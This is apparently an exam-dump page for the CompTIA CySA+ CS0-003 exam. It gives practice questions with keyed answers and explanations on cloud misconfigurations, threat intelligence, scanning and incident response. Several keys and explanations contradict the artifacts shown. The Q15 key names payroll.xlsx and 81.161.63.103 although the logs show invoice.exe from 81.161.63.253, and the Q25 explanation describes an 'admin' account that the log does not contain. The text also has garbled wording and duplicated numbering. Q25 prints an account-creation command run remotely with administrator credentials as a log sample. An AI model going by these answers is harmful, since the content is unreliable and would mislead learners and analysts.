



CompTIA

Exam Questions CS0-003

CompTIA CySA+ Certification Beta Exam

About ExamBible

Your Partner of IT Exam

Found in 1998

ExamBible is a company specialized on providing high quality IT exam practice study materials, especially Cisco CCNA, CCDA, CCNP, CCIE, Checkpoint CCSE, CompTIA A+, Network+ certification practice exams and so on. We guarantee that the candidates will not only pass any IT exam at the first attempt but also get profound understanding about the certificates they have got. There are so many alike companies in this industry, however, ExamBible has its unique advantages that other companies could not achieve.

Our Advances

* 99.9% Uptime

All examinations will be up to date.

* 24/7 Quality Support

We will provide service round the clock.

* 100% Pass Rate

Our guarantee that you will pass the exam.

* Unique Gurantee

If you do not pass the exam at the first time, we will not only arrange FULL REFUND for you, but also provide you another exam of your claim, ABSOLUTELY FREE!

NEW QUESTION 1

A company has the following security requirements:

- No public IPs
- All data secured at rest
- No insecure ports/protocols

After a cloud scan is completed, a security analyst receives reports that several misconfigurations are putting the company at risk. Given the following cloud scanner output:

VM name	VM_DEV_DB	VM_PRD_Web01	VM_DEV_Web02	VM_PRD_DB
IP config	private	public	public	public
Encrypt	no	yes	yes	no
Ingress port	443, open	3389, open	22, open	80, open

Which of the following should the analyst recommend be updated first to meet the security requirements and reduce risks?

- A. VM_PRD_DB
- B. VM_DEV_DB
- C. VM_DEV_Web02
- D. VM_PRD_Web01

Answer: D

Explanation:

This VM has a public IP and an open port 80, which violates the company's security requirements of no public IPs and no insecure ports/protocols. It also exposes the VM to potential attacks from the internet. This VM should be updated first to use a private IP and close the port 80, or use a secure protocol such as HTTPS.

References[CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition], Chapter 2: Cloud and Hybrid Environments, page 67.[What is a Public IP Address?][What is Port 80?]

NEW QUESTION 2

Which of the following best describes the importance of implementing TAXII as part of a threat intelligence program?

- A. It provides a structured way to gain information about insider threats.
- B. It proactively facilitates real-time information sharing between the public and private sectors.
- C. It exchanges messages in the most cost-effective way and requires little maintenance once implemented.
- D. It is a semi-automated solution to gather threat intelligence about competitors in the same sector.

Answer: B

Explanation:

The correct answer is B. It proactively facilitates real-time information sharing between the public and private sectors.

TAXII, or Trusted Automated eXchange of Intelligence Information, is a standard protocol for sharing cyber threat intelligence in a standardized, automated, and secure manner. TAXII defines how cyber threat information can be shared via services and message exchanges, such as discovery, collection management, inbox, and poll. TAXII is designed to support STIX, or Structured Threat Information eXpression, which is a standardized language for describing cyber threat information in a readable and consistent format. Together, STIX and TAXII form a framework for sharing and using threat intelligence, creating an open-source platform that allows users to search through records containing attack vectors details such as malicious IP addresses, malware signatures, and threat actors¹²³. The importance of implementing TAXII as part of a threat intelligence program is that it proactively facilitates real-time information sharing between the public and private sectors. By using TAXII, organizations can exchange cyber threat information with various entities, such as security vendors, government agencies, industry associations, or trusted groups. TAXII enables different sharing models, such as hub and spoke, source/subscriber, or peer-to-peer, depending on the needs and preferences of the information producers and consumers. TAXII also supports different levels of access control, encryption, and authentication to ensure the security and privacy of the shared information¹²³.

By implementing TAXII as part of a threat intelligence program, organizations can benefit from the following advantages:

- ? They can receive timely and relevant information about the latest threats and vulnerabilities that may affect their systems or networks.
- ? They can leverage the collective knowledge and experience of other organizations that have faced similar or related threats.
- ? They can improve their situational awareness and threat detection capabilities by correlating and analyzing the shared information.
- ? They can enhance their incident response and mitigation strategies by applying the best practices and recommendations from the shared information.
- ? They can contribute to the overall improvement of cyber security by sharing their own insights and feedback with other organizations¹²³.

The other options are incorrect because they do not accurately describe the importance of implementing TAXII as part of a threat intelligence program.

Option A is incorrect because TAXII does not provide a structured way to gain information about insider threats. Insider threats are malicious activities conducted by authorized users within an organization, such as employees, contractors, or partners. Insider threats can be detected by using various methods, such as user behavior analysis, data loss prevention, or anomaly detection. However, TAXII is not designed to collect or share information about insider threats specifically.

TAXII is more focused on external threats that originate from outside sources, such as hackers, cybercriminals, or nation-states⁴.

Option C is incorrect because TAXII does not exchange messages in the most cost-effective way and requires little maintenance once implemented. TAXII is a protocol that defines how messages are exchanged, but it does not specify the cost or maintenance of the exchange. The cost and maintenance of implementing TAXII depend on various factors, such as the type and number of services used, the volume and frequency of data exchanged, the security and reliability requirements of the exchange, and the availability and compatibility of existing tools and platforms. Implementing TAXII may require significant resources and efforts from both the information producers and consumers to ensure its functionality and performance⁵.

Option D is incorrect because TAXII is not a semi-automated solution to gather threat intelligence about competitors in the same sector. TAXII is a fully automated solution that enables the exchange of threat intelligence among various entities across different sectors. TAXII does not target or collect information about specific competitors in the same sector. Rather, it aims to foster collaboration and cooperation among organizations that share common interests or goals in cyber security. Moreover, gathering threat intelligence about competitors in the same sector may raise ethical and legal issues that are beyond the scope of TAXII.

References:

- ? 1 What is STIX/TAXII? | Cloudflare

- ? 2 What Are STIX/TAXII Standards? - Anomali Resources
- ? 3 What is STIX and TAXII? - EclecticlQ
- ? 4 What Is an Insider Threat? Definition & Examples | Varonis
- ? 5 Implementing STIX/TAXII - GitHub Pages
- ? [6] Cyber Threat Intelligence: Ethical Hacking vs Unethical Hacking | Infosec

NEW QUESTION 3

Which of the following would help to minimize human engagement and aid in process improvement in security operations?

- A. OSSTMM
- B. SIEM
- C. SOAR
- D. QVVASP

Answer: C

Explanation:

SOAR stands for security orchestration, automation, and response, which is a term that describes a set of tools, technologies, or platforms that can help streamline, standardize, and automate security operations and incident response processes and tasks. SOAR can help minimize human engagement and aid in process improvement in security operations by reducing manual work, human errors, response time, or complexity. SOAR can also help enhance collaboration, coordination, efficiency, or effectiveness of security operations and incident response teams.

NEW QUESTION 4

A cybersecurity analyst is reviewing SIEM logs and observes consistent requests originating from an internal host to a blocklisted external server. Which of the following best describes the activity that is taking place?

- A. Data exfiltration
- B. Rogue device
- C. Scanning
- D. Beaconsing

Answer: D

Explanation:

Beaconsing is the best term to describe the activity that is taking place, as it refers to the periodic communication between an infected host and a blocklisted external server. Beaconsing is a common technique used by malware to establish a connection with a command-and-control (C2) server, which can provide instructions, updates, or exfiltration capabilities to the malware. Beaconsing can vary in frequency, duration, and payload, depending on the type and sophistication of the malware. The other terms are not as accurate as beaconsing, as they describe different aspects of malicious activity. Data exfiltration is the unauthorized transfer of data from a compromised system to an external destination, such as a C2 server or a cloud storage service. Data exfiltration can be a goal or a consequence of malware infection, but it does not necessarily involve blocklisted servers or consistent requests. Rogue device is a device that is connected to a network without authorization or proper security controls. Rogue devices can pose a security risk, as they can introduce malware, bypass firewalls, or access sensitive data. However, rogue devices are not necessarily infected with malware or communicating with blocklisted servers. Scanning is the process of probing a network or a system for vulnerabilities, open ports, services, or other information. Scanning can be performed by legitimate administrators or malicious actors, depending on the intent and authorization. Scanning does not imply consistent requests or blocklisted servers, as it can target any network or system.

NEW QUESTION 5

An incident response team found IoCs in a critical server. The team needs to isolate and collect technical evidence for further investigation. Which of the following pieces of data should be collected first in order to preserve sensitive information before isolating the server?

- A. Hard disk
- B. Primary boot partition
- C. Malicious files
- D. Routing table
- E. Static IP address

Answer: A

Explanation:

The hard disk is the piece of data that should be collected first in order to preserve sensitive information before isolating the server. The hard disk contains all the files and data stored on the server, which may include evidence of malicious activity, such as malware installation, data exfiltration, or configuration changes. The hard disk should be collected using proper forensic techniques, such as creating an image or a copy of the disk and maintaining its integrity using hashing algorithms.

NEW QUESTION 6

A security analyst reviews the following Arachni scan results for a web application that stores PII data:

Issues [45]

All [45] * Fixed [0] ✓ Verified [0] ⚠ Pending verification [2] ✖ False positives [0] ⏳ Awaiting review [0]

Listing all logged issues.

TOGGLE BY SEVERITY

Reset Show all Hide all

- High 18
- Medium 3
- Low 7
- Informational 17

NAVIGATE TO

- Cross-Site Scripting (XSS) 4
- Cross-Site Scripting (XSS) in s 3
- Blind SQL Injection (timing atta 3
- SQL Injection 2
- Remote File Inclusion 1
- Blind SQL Injection (differential 2
- Code Injection (timing attack) 3

URL	Input	Element
Cross-Site Scripting (XSS) 4		
<p>Client-side scripts are used extensively by modern web applications. They perform from simple functions (such as the formatting of text) up to full manipulation of client-side data and Operating System interaction.</p> <p>Cross Site Scripting (XSS) allows clients to inject scripts into a request and have the server return the script to the client in the response. This occurs because the application is taking untrusted data (in this example, from the client) and reusing it without performing any validation or sanitisation.</p> <p>If the injected script is returned immediately this is known as reflected XSS. If the injected script is stored by the server and returned to any client visiting the affected page, then this is known as persistent XSS (also stored XSS).</p> <p>Arachni has discovered that it is possible to insert script content directly into HTML element content.</p> <p>(CWE)</p>		

Which of the following should be remediated first?

- A. SQL injection
- B. RFI
- C. XSS
- D. Code injection

Answer: A

Explanation:

SQL injection should be remediated first, as it is a high-severity vulnerability that can allow an attacker to execute arbitrary SQL commands on the database server and access, modify, or delete sensitive data, including PII. According to the Arachni scan results, there are two instances of SQL injection and three instances of blind SQL injection (two timing attacks and one differential analysis) in the web application. These vulnerabilities indicate that the web application does not properly validate or sanitize the user input before passing it to the database server, and thus exposes the database to malicious queries¹². SQL injection can have serious consequences for the confidentiality, integrity, and availability of the data and the system, and can also lead to further attacks, such as privilege escalation, data exfiltration, or remote code execution³⁴. Therefore, SQL injection should be the highest priority for remediation, and the web application should implement input validation, parameterized queries, and least privilege principle to prevent SQL injection attacks⁵. References: Web application testing with Arachni | Infosec, How do I create a generated scan report for PDF in Arachni Web ..., Command line user interface · Arachni/arachni Wiki · GitHub, SQL Injection - OWASP, Blind SQL Injection - OWASP, SQL Injection Attack: What is it, and how to prevent it., SQL Injection Cheat Sheet & Tutorial | Veracode

NEW QUESTION 7

Which of the following items should be included in a vulnerability scan report? (Choose two.)

- A. Lessons learned
- B. Service-level agreement
- C. Playbook
- D. Affected hosts
- E. Risk score
- F. Education plan

Answer: DE

Explanation:

A vulnerability scan report should include information about the affected hosts, such as their IP addresses, hostnames, operating systems, and services. It should also include a risk score for each vulnerability, which indicates the severity and potential impact of the vulnerability on the host and the organization. Official References: <https://www.first.org/cvss/>

NEW QUESTION 8

Which of the following is described as a method of enforcing a security policy between cloud customers and cloud services?

- A. CASB
- B. DMARC
- C. SIEM
- D. PAM

Answer: A

Explanation:

A CASB (Cloud Access Security Broker) is a security solution that acts as an intermediary between cloud users and cloud providers, and monitors and enforces security policies for cloud access and usage. A CASB can help organizations protect their data and applications in the cloud from unauthorized or malicious access, as well as comply with regulatory standards and best practices. A CASB can also provide visibility, control, and analytics for cloud activity, and identify and mitigate potential threats¹²

The other options are not correct. DMARC (Domain-based Message Authentication, Reporting and Conformance) is an email authentication protocol that helps email domain owners prevent spoofing and phishing attacks by verifying the sender's identity and instructing the receiver how to handle unauthenticated messages³⁴ SIEM (Security Information and Event Management) is a security solution that collects, aggregates, and analyzes log data from various sources across an organization's network, such as applications, devices, servers, and users, and provides real-time alerts, dashboards, reports, and incident response capabilities to help security teams identify and mitigate cyberattacks⁵⁶ PAM (Privileged Access Management) is a security solution that helps organizations manage and protect the access and permissions of users, accounts, processes, and systems that have elevated or administrative privileges. PAM can help prevent credential theft, data breaches, insider threats, and compliance violations by monitoring, detecting, and preventing unauthorized privileged access to

critical resources78

NEW QUESTION 9

An incident response team finished responding to a significant security incident. The management team has asked the lead analyst to provide an after-action report that includes lessons learned. Which of the following is the most likely reason to include lessons learned?

- A. To satisfy regulatory requirements for incident reporting
- B. To hold other departments accountable
- C. To identify areas of improvement in the incident response process
- D. To highlight the notable practices of the organization's incident response team

Answer: C

Explanation:

The most likely reason to include lessons learned in an after-action report is to identify areas of improvement in the incident response process. The lessons learned process is a way of reviewing and evaluating the incident response activities and outcomes, as well as identifying and documenting any strengths, weaknesses, gaps, or best practices. Identifying areas of improvement in the incident response process can help enhance the security posture, readiness, or capability of the organization for future incidents, as well as provide feedback or recommendations on how to address any issues or challenges.

NEW QUESTION 10

A security administrator has been notified by the IT operations department that some vulnerability reports contain an incomplete list of findings. Which of the following methods should be used to resolve this issue?

- A. Credentialed scan
- B. External scan
- C. Differential scan
- D. Network scan

Answer: A

Explanation:

A credentialed scan is a type of vulnerability scan that uses valid credentials to log in to the scanned systems and perform a more thorough and accurate assessment of their vulnerabilities. A credentialed scan can access more information than a non-credentialed scan, such as registry keys, patch levels, configuration settings, and installed applications. A credentialed scan can also reduce the number of false positives and false negatives, as it can verify the actual state of the system rather than relying on inference or assumptions. The other types of scans are not related to the issue of incomplete findings, as they refer to different aspects of vulnerability scanning, such as the scope, location, or frequency of the scan. An external scan is a scan that is performed from outside the network perimeter, usually from the internet. An external scan can reveal how an attacker would see the network and what vulnerabilities are exposed to the public. An external scan cannot access internal systems or resources that are behind firewalls or other security controls. A differential scan is a scan that compares the results of two scans and highlights the differences between them. A differential scan can help identify changes in the network environment, such as new vulnerabilities, patched vulnerabilities, or new devices. A differential scan does not provide a complete list of findings by itself, but rather a summary of changes. A network scan is a scan that focuses on the network layer of the OSI model and detects vulnerabilities related to network devices, protocols, services, and configurations. A network scan can discover open ports, misconfigured firewalls, unencrypted traffic, and other network-related issues. A network scan does not provide information about the application layer or the host layer of the OSI model, such as web applications or operating systems.

NEW QUESTION 10

HOTSPOT

A security analyst performs various types of vulnerability scans. Review the vulnerability scan results to determine the type of scan that was executed and if a false positive occurred for each device.


Instructions:

Select the Results Generated drop-down option to determine if the results were generated from a credentialed scan, non-credentialed scan, or a compliance scan. For ONLY the credentialed and non-credentialed scans, evaluate the results for false positives and check the findings that display false positives. NOTE: If you would like to uncheck an option that is currently selected, click on the option a second time.

Lastly, based on the vulnerability scan results, identify the type of Server by dragging the Server to the results.

The Linux Web Server, File-Print Server and Directory Server are draggable.

If at any time you would like to bring back the initial state of the simulation, please select the Reset All button. When you have completed the simulation, please select the Done button to submit. Once the simulation is submitted, please select the Next button to continue.



	False Positive Findings Listing 1 Critical (10.0) 12209 Security Update for Microsoft Windows (835732) Critical (10.0) 13852 Microsoft Windows Task Scheduler Remote Overflow (841873) Critical (10.0) 18502 Vulnerability in SMB Could Allow Remote Code Execution (896422) Critical (10.0) 58662 Samba 3.x < 3.6.4 / 3.5.14 / 3.4.16 RPC Multiple Buffer Overflows (20161146) Critical (10.0) 19407 Vulnerability in Printer Spooler Service Could Allow Remote Code Execution (896423)	Results Generated Credentialed Non-Credentialed Compliance
	False Positive Findings Listing 2 Critical (10.0) 19407 Vulnerability in Printer Spooler Service Could Allow Remote Code Execution (896423) Critical (10.0) 11890 Ubuntu 5.04/5.10/6.06 LTS : Buffer Overrun in Messenger Service (CVE-2016-8035) Critical (10.0) 27942 Ubuntu 5.04/5.10/6.06 LTS : php5 vulnerabilities (CVE-2016-362-1) Critical (10.0) 27978 Ubuntu 5.10/6.06 LTS / 6.10 : gnupg vulnerability (CVE-2016-3931) Critical (10.0) 28017 Ubuntu 5.10/6.06 LTS / 6.10 : php5 regression (CVE-2016-4242)	Results Generated Credentialed Non-Credentialed Compliance
	False Positive Findings Listing 3 WARNING (1.0.1) System cryptography: Force strong key protection for user keys stored on the computer. Prompt the User each time a key is first used INFORM (1.2.4) Network access: Do not allow anonymous enumeration of SAM accounts: Enabled INFORM (1.3.4) Network access: Do not allow anonymous enumeration of SAM accounts and shares: Enabled INFORM (1.5.0) Network access: Let everyone permissions apply to anonymous users: Disabled INFORM (1.6.5) Network access: Sharing and security model for local accounts Classic - local users authenticate as themselves	Results Generated Credentialed Non-Credentialed Compliance

- A. Mastered
- B. Not Mastered

Answer: A

Explanation:

	False Positive Findings Listing 1 Critical (10.0) 12209 Security Update for Microsoft Windows (835732) Critical (10.0) 13852 Microsoft Windows Task Scheduler Remote Overflow (841873) Critical (10.0) 18502 Vulnerability in SMB Could Allow Remote Code Execution (896422) Critical (10.0) 58662 Samba 3.x < 3.6.4 / 3.5.14 / 3.4.16 RPC Multiple Buffer Overflows (20161146) Critical (10.0) 19407 Vulnerability in Printer Spooler Service Could Allow Remote Code Execution (896423)	Results Generated Credentialed
	False Positive Findings Listing 2 Critical (10.0) 19407 Vulnerability in Printer Spooler Service Could Allow Remote Code Execution (896423) Critical (9.3) 08955 Ubuntu 5.04 / 5.10 / 6.06 LTS : Buffer overrun in encrypt before 1.6.4 (CVE-2008-4306) Critical (10.0) 27942 Ubuntu 5.04 / 5.10 / 6.06 LTS : php5 vulnerabilities (CVE-2016-362-1) Critical (10.0) 27978 Ubuntu 5.10 / 6.06 LTS / 6.10 : gnupg vulnerability (CVE-2016-3931) Critical (10.0) 28017 Ubuntu 5.10 / 6.06 LTS / 6.10 : php5 regression (CVE-2016-4242)	Results Generated Non-Credentialed
	False Positive Findings Listing 3 WARNING (1.0.1) System cryptography: Force strong key protection for user keys stored on the computer. Prompt the User each time a key is first used INFORM (1.2.4) Network access: Do not allow anonymous enumeration of SAM accounts: Enabled INFORM (1.3.4) Network access: Do not allow anonymous enumeration of SAM accounts and shares: Enabled INFORM (1.5.0) Network access: Let Everyone permissions apply to anonymous users: Disabled INFORM (1.6.5) Network access: Sharing and security model for local accounts: Classic - local users authenticate as themselves	Results Generated Compliance

NEW QUESTION 13

An incident response analyst is investigating the root cause of a recent malware outbreak. Initial binary analysis indicates that this malware disables host security services and performs cleanup routines on it infected hosts, including deletion of initial dropper and removal of event log entries and prefetch files from the host. Which of the following data sources would most likely reveal evidence of the root cause? (Select two).

- A. Creation time of dropper
- B. Registry artifacts
- C. EDR data
- D. Prefetch files
- E. File system metadata
- F. Sysmon event log

Answer: BC

Explanation:

Registry artifacts and EDR data are two data sources that can provide valuable information about the root cause of a malware outbreak. Registry artifacts can reveal changes made by the malware to the system configuration, such as disabling security services, modifying startup items, or creating persistence mechanisms¹. EDR data can capture the behavior and network activity of the malware, such as the initial infection vector, the command and control communication, or the lateral movement². These data sources can help the analyst identify the malware family, the attack technique, and the threat actor behind the outbreak.

References: Malware Analysis | CISA, Malware Analysis: Steps & Examples - CrowdStrike

NEW QUESTION 14

A security analyst is responding to an indent that involves a malicious attack on a network. Data closet. Which of the following best explains how are analyst should properly document the incident?

- A. Back up the configuration file for alt network devices
- B. Record and validate each connection
- C. Create a full diagram of the network infrastructure
- D. Take photos of the impacted items

Answer: D

Explanation:

When documenting a physical incident in a network data closet, taking photos provides a clear and immediate record of the situation, which is essential for

thorough incident documentation and subsequent investigation.

Proper documentation of an incident in a data closet should include taking photos of the impacted items. This provides visual evidence and helps in understanding the physical context of the incident, which is crucial for a thorough investigation. Backing up configuration files, recording connections, and creating network diagrams, while important, are not the primary means of documenting the physical aspects of an incident.

NEW QUESTION 15

HOTSPOT

A company recently experienced a security incident. The security team has determined a user clicked on a link embedded in a phishing email that was sent to the entire company. The link resulted in a malware download, which was subsequently installed and run.

INSTRUCTIONS

Part 1

Review the artifacts associated with the security incident. Identify the name of the malware, the malicious IP address, and the date and time when the malware executable entered the organization.

Part 2

Review the kill chain items and select an appropriate control for each that would improve the security posture of the organization and would have helped to prevent this incident from occurring. Each control may only be used once, and not all controls will be used.



Firewall log:

Firewall log
✕

Traffic denied:

```
Dec 1 14:10:46 fire00 fire00: NetScreen device_id=fire00 [Root]system-notification-00257(traffic):
policy_id=119 service=udp/port:7001 proto=17 src zone=Trust dst zone=Untrust action=Deny sent=0
rcvd=0 src=192.168.2.1 dst=1.2.3.4 src_port=3036 dst_port=7001
Dec 1 14:12:31 fire00 aka1: NetScreen device_id=aka1 [Root]system-notification-00257(traffic):
policy_id=120 service=udp/port:20721 proto=17 src zone=Trust dst zone=DMZ action=Deny sent=0
rcvd=0 src=192.168.2.2 dst=1.2.3.4 src_port=53 dst_port=20721
Dec 1 14:14:31 fire00 aka1: NetScreen device_id=aka1 [Root]system-notification-00257(traffic):
policy_id=120 service=udp/port:17210 proto=17 src zone=Trust dst zone=DMZ action=Deny sent=0
rcvd=0 src=192.168.2.2 dst=1.2.3.4 src_port=53 dst_port=17210
```

Alert messages:

```
Dec 1 14:03:19 [xx] ns5gt: NetScreen device_id=ns5gt [Root]system-alert-00016: invoice.exe From
81.161.63.253, proto TCP (zone Untrust, int untrust). Occurred 1 times.
```

Critical messages:

```
Dec 1 11:24:16 fire00 sav00: NetScreen device_id=sav00 [Root]system-critical-00436: Large ICMP packet!
From 1.2.3.4 to 2.3.4.5, proto 1 (zone Untrust, int ethernet1/2). Occurred 1 times.
[00001] 2005-05-16 12:55:10 [Root]system-critical-00042: Replay packet detected on IPSec tunnel on
ethernet3 with tunnel ID 0x1c! From z.y.x.w to a.b.c.d/336, ESP, SPI 0xf63af637, SEQ 0xe337.
[00001] 2006-05-25 13:34:33 [Root]system-alert-00008: IP spoofing! From 10.1.1.238:80 to a.b.c.d:49807,
proto TCP (zone Untrust, int ethernet3). Occurred 1 times.
```

File integrity Monitoring Report:

File integrity monitoring report				
Shows files, folders, shares, and permissions that were created, deleted, or modified.				
Action	Object type	What	Who	When
Added	File	\\host1\users\user1\Downloads\payroll.xlsx	Domainusers\user1	11/30/19 12:05:34
Where:	Host1			
Workstation:	172.30.0.152			
Removed	File	\\host1\users\user1\Downloads\payroll.xlsx	Domainusers\user1	11/30/19 12:25:13
Where:	Host1			
Workstation:	172.30.0.152			
Date created:		"11/30/19 12:05:34"		
Added	File	\\host1\users\user1\Downloads\resume1.docx	Domainusers\user1	12/1/19 13:59:25
Where:	Host1			
Workstation:	172.30.0.152			
Added	File	\\host1\users\user1\Downloads\invoice.exe	Domainusers\user1	12/1/19 14:03:55
Where:	Host1			
Workstation:	172.30.0.152			
Renamed	File		Domainusers\user1	12/1/19 14:25:30
Where:	Host1			
Workstation:	172.30.0.152			
Name changed from:		resume1.docx to resume2.docx		

Malware domain list:

Malware domain list
MalwareDomainList.com Host List
http://www.maowaredomainlist.com/hostlist/hosts.txt
Last updated: 3 Dec 2019, 21:00:00
IP
171.25.193.20
171.25.193.25
185.220.101.194
81.161.63.103
81.161.63.253
77.247.181.162
141.98.81.194
46.101.220.225
139.59.95.60
51.254.37.192
81.161.63.104
139.59.116.115

Vulnerability Scan Report:

Vulnerability scan report ✕

HIGH SEVERITY

Title: Cleartext transmission of sensitive information
Description: The software transmits sensitive or security-critical data in Cleartext in a communication channel that can be sniffed by authorized users.
Affected asset: 172.30.0.150
Risk: Anyone can read the information by gaining access to the channel being used for communication.
Reference: CVE-2002-1949

HIGH SEVERITY

Title: Elevated privileges not required for software installations
Description: All account types can install software, requirements for privileged accounts for installation capabilities is not configured.
Affected asset: 172.30.0.152
Risk: Enhanced risk for unauthorized or malicious software installation
Reference: n/a

MEDIUM SEVERITY

Title: Sensitive cookie in HTTPS session without "secure" attribute
Description: The secure attribute for sensitive cookies in HTTPS sessions is not set, which could cause the user agent to send those cookies in plaintext over HTTP session.
Affected asset: 172.30.0.157
Risk: Session sidejacking
Reference: CVE-2004-0462

LOW SEVERITY

Title: Untrusted SSL/TLS Server X.509 certificate
Description: The server's TLS/SSL certificate is signed by a certificate authority that is untrusted or unknown.
Affected asset: 172.30.0.153
Risk: May allow on-path attackers to insert a spoofed certificate for any distinguished name (DN).
Reference: CVE-2005-1234

Phishing Email:

Phishing email ✕

From: IT HelpDesk <it-helpdesk@company.com>
 Sent: Sun 12/01/2019 2:00:00
 To: Global Users <globalusers@company.com>
 Subject: Moving our mail servers

Hi,

In the upcoming days, we will be moving our mail servers. Check out the new Company Webmail to know if it has started working for you.

Visit the new Company Webmail to see all the new features.
 Use your current username and password at [Company Webmail](#).

Download the latest mail client located [here](#).

Thank you.

IT HelpDesk

- A. Mastered
- B. Not Mastered

Answer: A

Explanation:

Kill chain item		Identify the following:	
Phishing email	Email filtering	Malicious executable	payroll.xlsx
Active links	VPN	Malicious IP address	81.161.63.103
Malicious website access	IP blocklist	Date/time malware entered organization	1 Dec 2019 14:03:19
Malware download	Firewall file type filter		
Malware install	Restricted local user permissions		
Malware execution	Updated antivirus		
File encryption	Backups		

NEW QUESTION 17

An analyst is reviewing a vulnerability report and must make recommendations to the executive team. The analyst finds that most systems can be upgraded with a reboot resulting in a single downtime window. However, two of the critical systems cannot be upgraded due to a vendor appliance that the company does not have access to. Which of the following inhibitors to remediation do these systems and associated vulnerabilities best represent?

- A. Proprietary systems
- B. Legacy systems
- C. Unsupported operating systems
- D. Lack of maintenance windows

Answer: A

Explanation:

Proprietary systems are systems that are owned and controlled by a specific vendor or manufacturer, and that use proprietary standards or protocols that are not compatible with other systems. Proprietary systems can pose a challenge for vulnerability management, as they may not allow users to access or modify their configuration, update their software, or patch their vulnerabilities. In this case, two of the critical systems cannot be upgraded due to a vendor appliance that the company does not have access to. This indicates that these systems and associated vulnerabilities are examples of proprietary systems as inhibitors to remediation

NEW QUESTION 18

A security analyst is performing vulnerability scans on the network. The analyst installs a scanner appliance, configures the subnets to scan, and begins the scan of the network.

Which of the following would be missing from a scan performed with this configuration?

- A. Operating system version
- B. Registry key values
- C. Open ports
- D. IP address

Answer: B

Explanation:

Registry key values would be missing from a scan performed with this configuration, as the scanner appliance would not have access to the Windows Registry of the scanned systems. The Windows Registry is a database that stores configuration settings and options for the operating system and installed applications. To scan the Registry, the scanner would need to have credentials to log in to the systems and run a local agent or script. The other items would not be missing from the scan, as they can be detected by the scanner appliance without credentials. Operating system version can be identified by analyzing service banners or fingerprinting techniques. Open ports can be discovered by performing a port scan or sending probes to common ports. IP address can be obtained by resolving the hostname or using network discovery tools. <https://attack.mitre.org/techniques/T1112/>

NEW QUESTION 21

An analyst discovers unusual outbound connections to an IP that was previously blocked at the web proxy and firewall. Upon further investigation, it appears that the proxy and firewall rules that were in place were removed by a service account that is not recognized. Which of the following parts of the Cyber Kill Chain does this describe?

- A. Delivery
- B. Command and control
- C. Reconnaissance
- D. Weaponization

Answer: B

Explanation:

The Command and Control stage of the Cyber Kill Chain describes the communication between the attacker and the compromised system. The attacker may use this channel to send commands, receive data, or update malware. If the analyst discovers unusual outbound connections to an IP that was previously blocked, it may indicate that the attacker has established a command and control channel and bypassed the security controls. References: Cyber Kill Chain® | Lockheed Martin

NEW QUESTION 22

Which of the following is the best way to begin preparation for a report titled "What We Learned" regarding a recent incident involving a cybersecurity breach?

- A. Determine the sophistication of the audience that the report is meant for
- B. Include references and sources of information on the first page
- C. Include a table of contents outlining the entire report
- D. Decide on the color scheme that will effectively communicate the metrics

Answer: A

Explanation:

The best way to begin preparation for a report titled "What We Learned" regarding a recent incident involving a cybersecurity breach is to determine the sophistication of the audience that the report is meant for. The sophistication of the audience refers to their level of technical knowledge, understanding, or interest in cybersecurity topics. Determining the sophistication of the audience can help tailor the report content, language, tone, and format to suit their needs and expectations. For example, a report for executive management may be more concise, high-level, and business-oriented than a report for technical staff or peers.

NEW QUESTION 24

An attacker recently gained unauthorized access to a financial institution's database, which contains confidential information. The attacker exfiltrated a large amount of data before being detected and blocked. A security analyst needs to complete a root cause analysis to determine how the attacker was able to gain access. Which of the following should the analyst perform first?

- A. Document the incident and any findings related to the attack for future reference.
- B. Interview employees responsible for managing the affected systems.
- C. Review the log files that record all events related to client applications and user access.
- D. Identify the immediate actions that need to be taken to contain the incident and minimize damage.

Answer: C

Explanation:

In a root cause analysis following unauthorized access, the initial step is usually to review relevant log files. These logs can provide critical information about how and when the attacker gained access.

The first step in a root cause analysis after a data breach is typically to review the logs. This helps the analyst understand how the attacker gained access by providing a detailed record of all events, including unauthorized or abnormal activities. Documenting the incident, interviewing employees, and identifying

immediate containment actions are important steps, but they usually follow the initial log review.

NEW QUESTION 25

The analyst reviews the following endpoint log entry:

```
invoke-command -ComputerName clientcomputer1 -Credential xyzcompany\administrator -ScriptBlock (HOSTName)
clientcomputer1

invoke-command -ComputerName clientcomputer1 -Credential xyzcompany\administrator -ScriptBlock (net user /add invoke_ul)
The command completed successfully.
```

Which of the following has occurred?

- A. Registry change
- B. Rename computer
- C. New account introduced
- D. Privilege escalation

Answer: C

Explanation:

The endpoint log entry shows that a new account named “admin” has been created on a Windows system with a local group membership of “Administrators”. This indicates that a new account has been introduced on the system with administrative privileges. This could be a sign of malicious activity, such as privilege escalation or backdoor creation, by an attacker who has compromised the system.

